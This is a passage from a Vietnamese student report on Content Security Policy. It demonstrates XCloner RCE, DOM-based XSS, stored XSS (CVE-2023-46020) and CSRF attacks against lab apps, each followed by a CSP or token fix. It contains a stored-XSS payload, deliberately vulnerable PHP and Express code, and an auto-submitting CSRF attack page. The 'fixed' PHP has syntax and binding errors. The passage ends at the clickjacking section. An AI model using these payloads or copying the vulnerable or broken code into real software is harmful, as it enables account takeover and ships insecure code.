XCloner là một công cụ sao lưu và khôi phục trang web được tích hợp vào các hệ thống quản trị nội dung như Joomla. Nó cho phép người dùng tạo bản sao lưu đầy đủ của trang web, bao gồm cả cơ sở dữ liệu và các tệp tin hệ thống, và sau đó khôi phục lại trang web từ các bản sao lưu này khi cần thiết. XCloner cung cấp một giao diện dễ sử dụng và linh hoạt, cho phép người dùng tùy chỉnh các thiết lập sao lưu và quản lý các bản sao lưu đã tạo một cách hiệu quả. Tính năng này không chỉ giúp bảo vệ dữ liệu của trang web khỏi các sự cố bất ngờ mà còn cho phép di chuyển trang web từ một máy chủ này sang một máy chủ khác một cách dễ dàng. Tuy nhiên, việc bảo mật XCloner là rất quan trọng, và cần được thực hiện cẩn thận để tránh các lỗ hổng bảo mật có thể bị khai thác.

Cách hoạt động của kịch bản:

Kịch bản tấn công này sẽ thực hiện khai thác lỗ hổng thực thi lệnh từ xa (RCE) trong thành phần XCloner Backup and Restore của Joomla. Kẻ tấn công có thể gửi yêu cầu HTTP đến tệp XCloner.php với các tham số đặc biệt, cho phép thay đổi biến output_path và ghi đè lên tệp cấu hình của Joomla. Sau đó kẻ tấn công chèn mã độc vào tệp cấu hình và thực thi lệnh tùy ý trên máy chủ mục tiêu mà không cần xác thực. Sau khi khai thác thành công, kẻ tấn công có thể điều khiển máy chủ từ xa và thực hiện các lệnh hệ thống thông qua các yêu cầu HTTP tiếp theo.

3.3.2 Cơ chế ngăn chặn

Lỗ hổng bảo mật trong đoạn mã này xuất phát từ việc sử dụng trực tiếp dữ liệu đầu vào từ người dùng mà không có bất kỳ biện pháp xác thực hoặc lọc nào. Điều này cho phép kẻ tấn công có thể chèn mã độc hoặc thực hiện các hành động không mong muốn. Để khắc phục lỗi này ta cần:

Kiểm tra và lọc dữ liệu đầu vào: Trước khi sử dụng dữ liệu từ \$_REQUEST, hãy kiểm tra và lọc để đảm bảo chỉ nhận những giá trị hợp lệ.

Sử dụng các hàm bảo mật: Sử dụng các hàm bảo mật như htmlspecialchars, filter_var, hoặc các hàm kiểm tra.

3.4. Kịch bản tấn công DOM-base XSS

3.4.1 Mô tả kịch bản tấn công

Trang web chơi game đã được đăng nhập sẵn có các chức năng xóa account, change password, tìm kiếm game, chuyển coin cho người chơi khác trong game.

Trang web này có chứa các lỗ hổng có thể khai thác để thực hiện DOM-Based XSS

Thực hiện tấn công DOM-Based XSS, tìm ra lỗ hổng để viết các CSP ngăn chặn các tấn công

Source trang web game: https://github.com/ZeroDayArcade/HTML5_DOM-Based-XSS

Link trang web: gamelogic213.vercel.app

Cách tấn công: Đưa các đoạn mã để thực hiện các chức năng của ứng dụng vào URL để khi người dùng nhấn vào thì thực hiện các chức năng đó (Chuyển coin, đổi mật khẩu, ...) hoặc chèn iframe giả mạo một chức năng nào đó hay đánh cắp cookie, ...

3.4.2 Cơ chế ngăn chặn

Sử dụng CSP ở <head> với nội dung như sau:

```
<meta http-equiv="Content-Security-Policy" content="
default-src 'self';
script-src 'self';
img-src 'self' data:;
style-src 'self' 'unsafe-inline';
frame-src 'none';
base-uri 'self';
form-action 'self';
block-all-mixed-content;
">
```

Hình 2 CSP ngăn chặn DOM-Based XSS

Trong đó:

default-src 'self'; Chỉ cho phép nội dung từ chính trang web.

script-src 'self'; Chỉ cho phép chạy các script từ nguồn là chính trang web.

img-src 'self' data:; Chỉ cho phép tải hình ảnh từ chính trang web và từ dữ liệu nội tuyến.

frame-src 'none'; Không cho phép tải bất kỳ frame nào.

base-uri 'self'; Chỉ cho phép các URL base từ chính trang web.

block-all-mixed-content; Ngăn chặn việc tải các nội dung không bảo mật (HTTP) trên một trang web được tải qua HTTPS. Điều này đảm bảo rằng tất cả các nội dung trên trang đều được tải qua kết nối bảo mật.\

3.5. Kịch bản tấn công Stored XSS

3.5.1 Mô tả kịch bản tấn công

Có 1 Web BloodBank nơi mà người ta có thể đăng ký nhận và hiến máu có sự kiểm soát của bệnh viện.

Kẻ tấn công sử dụng Stored XSS để lưu trữ mã javascript độc hại vào trường name trong database dẫn đến người dùng khi truy cập vào profile sẽ thực thi mã javascript đó.

Source code https://download-media.code-project.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Cách tấn công: Kẻ tấn công nhập mã javascript độc hại vào trường name của web sau đó sẽ được lưu vào database

Môi trường thử nghiệm: Windows(Xampp), Apache 2.4.58, PHP 8.2.12
CVE : CVE-2023-46020

3.5.2 Cơ chế ngăn chặn

Sử dụng CSP ở <header> với nội dung như sau:

```
// Set Content-Security-Policy header to mitigate XSS attacks
header('Content-Security-Policy:
    default-src \'self\' ;
    script-src \'self\' ;
    connect-src \'self\' ;
    img-src \'self\' ;
    style-src \'self\' ;
    font-src \'self\' ;
    object-src \'none\' ;
    form-action \'self\';');
```

Hình 3 Nội dung CSP thực hiện ngăn chặn stored XSS

Giải thích:

default-src 'self': Chỉ cho phép các tài nguyên mặc định được tải từ chính nguồn của trang web.

script-src 'self': Chỉ cho phép các tập lệnh (JavaScript) được tải từ chính nguồn của trang web.

style-src 'self': Chỉ cho phép các tệp CSS được tải từ chính nguồn của trang web.

img-src 'self': Chỉ cho phép các hình ảnh được tải từ chính nguồn của trang web.

connect-src 'self': Chỉ cho phép kết nối (ví dụ: AJAX, WebSockets) đến chính nguồn của trang web.

font-src 'self': Chỉ cho phép các tệp font được tải từ chính nguồn của trang web.

object-src 'none': Không cho phép nhúng các đối tượng như Flash, Silverlight.

form-action 'self': Chỉ cho phép gửi form đến chính nguồn của trang web.

Chương 4. Triển Khai và Đánh Giá Hệ Thống

4.1. Triển khai kịch bản tấn công Stored XSS

4.1.1 Yêu cầu hệ thống

Sử dụng 1 máy server Window (Xampp) với Apache 2.4.58, PHP 8.2.12

4.1.2 Triển khai chi tiết

Ta có 1 trang web Hệ thống quản lý bệnh viện - v1.0 sử dụng php với đoạn code updateuser như sau:

```
<?php
session_start();
require 'connection.php';
if (isset($_SESSION['rid'])) {
if(isset($_POST['update'])){
    $id=$_SESSION['rid'];
    $rname = $_POST['rname'];
    $remail = $_POST['remail'];
    $rphone = $_POST['rphone'];
    $bg = $_POST['bg'];
    $rcity = $_POST['rcity'];
    $rpassword = $_POST['rpassword'];
    $update = "UPDATE receivers SET rname='$rname', remail='$remail', rpassword='$rpassword', rphone='$rphone', rbg='$bg',rcity='$rcity'";
    if ($conn->query($update) === TRUE) {
        $msg = "Your profile is updated successfully.";
        header( "location:../rprofile.php?msg=".$msg );
    } else {
        $error = "Error: " . $sql . "<br>" . $conn->error;
        header( "location:../rprofile.php?error=".$error );
    }
    $conn->close();
}
}
```

Hình 4 Code update user


Đây là 1 đoạn code không an toàn và không được làm sạch dữ liệu đầu vào dẫn đến bị tấn công Stored XSS

Trước khi áp dụng CSP

Payload tấn công

rname=test%22%3E%3Csvg%2Fonload%3Dalert%28document.domain%29%3E&remail=anhtueakiet%40gmail.com&rpassword=123&rphone=01312301231&rcity=34234eqwr&bg=B%2B&update=Update

Với payload này sẽ lưu vào đoạn script alert(1) vào database :



Hình 5 Mã javascript đã được thêm vào database

	<input type="button" value="←"/>	<input type="button" value="→"/>	<input type="button" value="id"/>	<input type="button" value="rname"/>	<input type="button" value="remail"/>	<input type="button" value="rpassword"/>	<input type="button" value="rphone"/>	<input type="button" value="rbg"/>	<input type="button" value="rcity"/>
<input type="checkbox"/>	<input type="button" value="Sửa"/>	<input type="button" value="Chép"/>	<input type="button" value="Xóa bỏ"/>	1 test	test@gmail.com	test	8875643456	A+	lucknow
<input type="checkbox"/>	<input type="button" value="Sửa"/>	<input type="button" value="Chép"/>	<input type="button" value="Xóa bỏ"/>	2 xyz	xyz@gmail.com	xyz	8875643456	AB+	Punjab
<input type="checkbox"/>	<input type="button" value="Sửa"/>	<input type="button" value="Chép"/>	<input type="button" value="Xóa bỏ"/>	3 test">>	test134@gmail.com	test	08875643456	A+	lucknow
<input type="checkbox"/>	<input type="button" value="Sửa"/>	<input type="button" value="Chép"/>	<input type="button" value="Xóa bỏ"/>	4 test"><svg/onload=alert(document.domain)>	anhtueakiet@gmail.com	123	01312301231	B+	34234eqwr

Hình 6 Database đã bị sửa đổi

Sau khi áp dụng CSP

Để chặn cuộc tấn công này chúng ta cần phải thêm các chính sách CSP

("Content-Security-Policy", "default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self'; connect-src 'self'; font-src 'self'; object-src 'none'; form-action 'self';")

Giải thích:

- default-src 'self': Chỉ cho phép các tài nguyên mặc định được tải từ chính nguồn của trang web.
- script-src 'self': Chỉ cho phép các tập lệnh (JavaScript) được tải từ chính nguồn của trang web.
- style-src 'self': Chỉ cho phép các tệp CSS được tải từ chính nguồn của trang web.
- img-src 'self': Chỉ cho phép các hình ảnh được tải từ chính nguồn của trang web.
- connect-src 'self': Chỉ cho phép kết nối (ví dụ: AJAX, WebSockets) đến chính nguồn của trang web.
- font-src 'self': Chỉ cho phép các tệp font được tải từ chính nguồn của trang web.

- object-src 'none': Không cho phép nhúng các đối tượng như Flash, Silverlight.
- form-action 'self': Chỉ cho phép gửi form đến chính nguồn của trang web.

Tiến hành thêm header csp vào và sửa lại code làm sạch dữ liệu

```


header['Content-Security-Policy:
    default-src \'self\'';
    script-src \'self\'';
    connect-src \'self\'';
    img-src \'self\'';
    style-src \'self\'';
    font-src \'self\'';
    object-src \'none\'';
    form-action \'self\'';'];
// Check if user is logged in
if (isset($_SESSION['rid'])) {
    // Handle receiver profile update
    if (isset($_POST['update'])) {
        $id = $_SESSION['rid'];
        $rname = sanitizeInput($_POST['rname']);
        $remail = sanitizeInput($_POST['remail']);
        $rphone = sanitizeInput($_POST['rphone']);
        $bg = sanitizeInput($_POST['bg']);
        $rcity = sanitizeInput($_POST['rcity']);
        $rpassword = $_POST['rpassword']; // Assuming password doesn't require validation
        // Prepare the statement to prevent SQL injection
        $stmt = $conn->prepare("UPDATE receivers SET rname=?, remail=?, rpassword=?, rphone=?, rbg=?, rcity=? WHERE id=?");
        // Bind parameters
        $stmt->bind_param("ssssss", $rname, $remail, $rpassword, $rphone, $bg, $rcity, $id);

        if ($stmt->execute() === TRUE) {
            $msg = "Your profile is updated successfully.";
            header("location:../rprofile.php?msg=" . $msg);
        } else {
            $error = "Error: " . $conn->error;
            header("location:../rprofile.php?error=" . $error);
        }
        // Close statement and connection
        $stmt->close();
        $conn->close();
    }
}

```

Hình 7 Code thêm CSP vào file update

Báo cáo đồ án: Content security policy



Hình 8 Mã javascript không còn được thêm vào database

	Sửa	Chép	Xóa bỏ	id	rname	remail	rpassword	rphone	rbg	rcity
<input type="checkbox"/>				1	test	test@gmail.com	test	8875643456	A+	lucknow
<input type="checkbox"/>				2	xyz	xyz@gmail.com	xyz	8875643456	AB+	Punjab
<input type="checkbox"/>				3	test'>	test134@gmail.com	test	08875643456	A+	lucknow
<input type="checkbox"/>				4	test	anhtueakiet@gmail.com	123	01312301231	B+	34234eqwr

Hình 9 Database không còn lưu mã javascript

4.2. Triển khai kịch bản tấn công Cross-Site Request Forgery (CSRF)

4.2.1 Yêu cầu hệ thống

Sử dụng 1 kali image trên vmware workstation.

Thư viện: node.js, express body-parser cookie-parser.

4.2.2 Triển khai chi tiết

Ta cần viết 2 trang file để thực hiện demo csrf.
Server.js là trang chính chủ bị lỗ hổng csrf:

```

1  const express = require('express');
2  const bodyParser = require('body-parser');
3  const cookieParser = require('cookie-parser');
4  const app = express();
5  app.use(bodyParser.urlencoded({ extended: true }));
6  app.use(cookieParser());
7  app.get('/change_email', (req, res) => {
8    res.send(`<form action="/change_email" method="POST">
9
10           <!-- CSRF token removed -->
11           <label for="email">New Email:</label><br>
12           <input type="email" id="email" name="email"><br><br>
13           <input type="submit" value="Submit">
14       </form>`);
15   });
16   app.post('/change_email', (req, res) => {
17     const newEmail = req.body.email;
18     res.send(`Email changed to: ${newEmail}`);
19   });
20   app.listen(80, () => {
21
22     console.log('Server running on port 80');
23   });

```

Hình 10 kiểm tra lại code update email

malicious.js là trang của attacker thực hiện tấn công csrf :


```

1  const express = require('express');
2  const app = express();
3  app.get('/', (req, res) => {
4
5    res.send(`<!DOCTYPE html>
6    <html>
7      <body>
8        <h1>Malicious Page</h1>
9        <form action="http://example.com/change_email" method="POST">
10          <input type="hidden" name="email" value="attacker@example.com">
11          <input type="submit" value="Submit">
12        </form>
13        <script>
14          document.forms[0].submit();
15        </script>
16      </body>
17    </html>`);
18  });
19  app.listen(8080, () => {
20
21    console.log('Malicious server running on port 8080');
22  });

```

Hình 11 code thực hiện exploit email


Khởi chạy 2 web server:



Hình 12 Khởi động 2 webserver.

TRƯỚC KHI ÁP DỤNG CSP:

Ta sẽ mở trang http://example.com/change_email, sau đó mở một tab khác và truy cập đến malicious.com:8080 thì trang malicious sẽ redirect đến trang example và thực hiện đổi email với phiên đăng nhập của người dùng đang có:



Hình 13 Thử nghiệm CSRF trên trang web của attacker.

Để ngăn chặn điều này ta cần tạo các chính sách CSP như sau:

("Content-Security-Policy", "default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self'; connect-src 'self'; font-src 'self'; object-src 'none'; frame-ancestors 'none'; form-action 'self'; base-uri 'self';"); next();});

Giải thích:

default-src 'self': Chỉ cho phép các tài nguyên mặc định được tải từ chính nguồn của trang web.

script-src 'self': Chỉ cho phép các tập lệnh (JavaScript) được tải từ chính nguồn của trang web.

style-src 'self': Chỉ cho phép các tệp CSS được tải từ chính nguồn của trang web.
 img-src 'self': Chỉ cho phép các hình ảnh được tải từ chính nguồn của trang web.
 connect-src 'self': Chỉ cho phép kết nối (ví dụ: AJAX, WebSockets) đến chính nguồn của trang web.
 font-src 'self': Chỉ cho phép các tệp font được tải từ chính nguồn của trang web.
 object-src 'none': Không cho phép nhúng các đối tượng như Flash, Silverlight.
 frame-ancestors 'none': Không cho phép trang web này được nhúng trong các khung (iframe) của trang khác.
 form-action 'self': Chỉ cho phép gửi form đến chính nguồn của trang web.
 base-uri 'self': Chỉ cho phép thẻ <base> trả đến chính nguồn của trang web.

Áp dụng vào trang web:


```

1  const express = require('express');
2  const bodyParser = require('body-parser');
3  const cookieParser = require('cookie-parser');
4  const csrf = require('csurf');
5  const app = express();
6  app.use(bodyParser.urlencoded({ extended: true }));
7  app.use(cookieParser());
8  app.use((req, res, next) => {
9    res.setHeader("Content-Security-Policy",
10      "default-src 'self'; " +
11      "script-src 'self'; " +
12      "style-src 'self'; " +
13      "img-src 'self'; " +
14      "connect-src 'self'; " +
15      "font-src 'self'; " +
16      "object-src 'none'; " +
17      "frame-ancestors 'none'; " +
18      "form-action 'self'; " +
19      "base-uri 'self';"
20    );
21    next();
22  });
23  const csrfProtection = csrf({ cookie: true });
24  app.get('/change_email', csrfProtection, (req, res) => {
25    res.send(`<form action="/change_email" method="POST">
26      <input type="hidden" name="_csrf" value="${req.csrfToken()}">
27      <label for="email">New Email:</label><br>
28      <input type="email" id="email" name="email"><br><br>
29      <input type="submit" value="Submit">
30    </form>`);
31  });
32  app.post('/change_email', csrfProtection, (req, res) => {
33    const newEmail = req.body.email;
34    res.send(`Email changed to: ${newEmail}`);
35  });
36  app.listen(80, () => {
37    console.log('Server running on port 80');
38  });

```


Hình 14 áp dụng csp vào trang web

SAU KHI ÁP DỤNG CSP:



Hình 15 Thay đổi gmail trên trang chính chủ.

Tùy trang của attacker:



```
ForbiddenError: invalid csrf token
    at csrf (/home/kali/csrf-demo/node_modules/csrf/index.js:112:19)
    at Layer.handle [as handle_request] (/home/kali/csrf-demo/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/kali/csrf-demo/node_modules/express/lib/router/route.js:149:13)
    at Route.dispatch (/home/kali/csrf-demo/node_modules/express/lib/router/route.js:119:3)
    at Layer.handle [as handle_request] (/home/kali/csrf-demo/node_modules/express/lib/router/layer.js:95:5)
    at /home/kali/csrf-demo/node_modules/express/lib/router/index.js:284:15
    at Function.process_params (/home/kali/csrf-demo/node_modules/express/lib/router/index.js:346:12)
    at next (/home/kali/csrf-demo/node_modules/express/lib/router/index.js:280:10)
    at /home/kali/csrf-demo/server-csp.js:24:3
    at Layer.handle [as handle_request] (/home/kali/csrf-demo/node_modules/express/lib/router/layer.js:95:5)
```

Hình 16 Thay đổi gmail trên trang của attacker.

Như kết quả trên, yêu cầu từ trang malicious đến trang example đã bị từ chối do token csrf không hợp lệ. Vậy là ta đã thể hiện được chức năng của CSP trong viễn cảnh csrf attack thành công.

4.4. Triển khai kịch bản tấn công Clickjacking

4.4.1 Yêu cầu hệ thống

Phần demo được thực hiện và triển khai trên 1 kali image trên vmware workstation. Demo này ta chỉ cần thư viện python3 là đủ.

4.4.2 Triển khai chi tiết

Viết file **vuln.html** với nội dung như sau:

